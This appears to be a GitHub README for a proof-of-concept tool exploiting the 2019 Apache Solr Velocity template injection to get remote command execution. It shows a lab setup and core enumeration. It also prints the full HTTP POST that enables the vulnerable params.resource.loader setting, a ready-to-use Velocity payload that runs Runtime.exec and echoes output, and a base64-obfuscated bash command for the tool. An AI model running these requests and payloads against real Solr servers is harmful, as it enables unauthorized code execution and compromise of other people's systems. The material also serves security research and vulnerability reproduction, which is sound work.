 jas502n/solr_rce
Apache Solr RCE via Velocity template



python solr_rce.py http://x.x.x.x:8983 command
http://www.jackson-t.ca/runtime-exec-payloads.html
whoami
>>> bash -c {echo,d2hvYW1p}|{base64,-d}|{bash,-i}
Solr is an open-source enterprise search platform from the Apache Lucene project. Its main features include full-text search, hit highlighting, faceted search, dynamic clustering, database integration, and rich text processing. On October 30, 2019, an overseas security researcher released an exploit for Solr template injection. An attacker can access the Solr server without authorization, send a specific packet to enable params.resource.loader.enabled, then access the interface via GET to cause server command execution, with the command output echoed in the response. So I set up a local vulnerable environment to reproduce it.
https://www.apache.org/dyn/closer.lua/lucene/solr/7.7.2
https://mirrors.tuna.tsinghua.edu.cn/apache/lucene/solr/7.7.2/solr-7.7.2.zip
/opt/solr-7.7.2/example/example-DIH/solr/atom/conf/solrconfig.xml
root@kali:/opt/solr-7.7.2/example/example-DIH/solr/atom/conf# cat solrconfig.xml | grep enable
    <enableLazyFieldLoading>true</enableLazyFieldLoading>
    <str name="solr.resource.loader.enabled">${velocity.solr.resource.loader.enabled:false}</str>
    <str name="params.resource.loader.enabled">${velocity.params.resource.loader.enabled:false}</str>
root@kali:/opt/solr-7.7.2/example/example-DIH/solr/atom/conf#
./solr -e dih -force
root@kali:/opt/solr-7.7.2/bin# ./solr -e dih -force
*** [WARN] *** Your open file limit is currently 1024.
 It should be set to 65000 to avoid operational disruption.
 If you no longer wish to see this warning, set SOLR_ULIMIT_CHECKS to false in your profile or solr.in.sh

Starting up Solr on port 8983 using command:
"/opt/solr-7.7.2/bin/solr" start -p 8983 -s "/opt/solr-7.7.2/example/example-DIH/solr" -force

Waiting up to 180 seconds to see Solr running on port 8983 [\]
Started Solr server on port 8983 (pid=20222). Happy searching!


Solr dih example launched successfully. Direct your Web browser to http://localhost:8983/solr to visit the Solr Admin UI
root@kali:/opt/solr-7.7.2/bin#
http://10.10.20.166:8983/solr/#/

At this point, the vulnerable environment setup is complete.
When you open the website, you will find an endpoint in Burp Suite that returns the names of all cores, making it convenient to iterate through the core names, concatenate strings, and test for the vulnerability one by one.

http://10.10.20.166:8983/solr/admin/cores?_=1572594549070&indexInfo=false&wt=json
Abbreviated as
http://10.10.20.166:8983/solr/admin/cores?indexInfo=false&wt=json
{
  "responseHeader": {
    "status": 0,
    "QTime": 3
  },
  "initFailures": {},
  "status": {
    "atom": {
      "name": "atom",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/atom",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/atom/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:08.216Z",
      "uptime": 107753
    },
    "db": {
      "name": "db",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/db",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/db/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:09.224Z",
      "uptime": 106745
    },
    "mail": {
      "name": "mail",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/mail",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/mail/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:06.695Z",
      "uptime": 109273
    },
    "solr": {
      "name": "solr",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/solr",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/solr/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:06.702Z",
      "uptime": 109267
    },
    "tika": {
      "name": "tika",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/tika",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/tika/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:03.493Z",
      "uptime": 112475
    }
  }
}
Note: params.resource.loader.enabled is false by default
Since we modified the configuration file under the atom directory, we can only attack using this interface with the configuration flaw.

http://10.10.20.166:8983/solr/atom/config

POST /solr/atom/config HTTP/1.1
Host: 10.10.20.166:8983
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 259
Connection: close
Upgrade-Insecure-Requests: 1

{
  "update-queryresponsewriter": {
    "startup": "lazy",
    "name": "velocity",
    "class": "solr.VelocityResponseWriter",
    "template.base.dir": "",
    "solr.resource.loader.enabled": "true",
    "params.resource.loader.enabled": "true"
  }
}
HTTP/1.1 200 OK
Connection: close
Content-Type: application/json;charset=utf-8
Content-Length: 149

{
  "responseHeader":{
    "status":0,
    "QTime":554},
  "WARNING":"This response format is experimental.  It is likely to change in the future."}
http://10.10.20.166:8983/solr/atom/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27id%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end
http://10.10.20.166:8983/solr/atom/select?q=1&&wt=velocity&v.template=custom&v.template.custom=
#set($x='') #set($rt=$x.class.forName('java.lang.Runtime')) #set($chr=$x.class.forName('java.lang.Character')) #set($str=$x.class.forName('java.lang.String')) #set($ex=$rt.getRuntime().exec('id')) $ex.waitFor() #set($out=$ex.getInputStream()) #foreach($i in [1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end

Note that the status code is 400, not 200. A 500 status may indicate an exception error. This can serve as an aid when writing scripts later to determine whether the vulnerability exists.
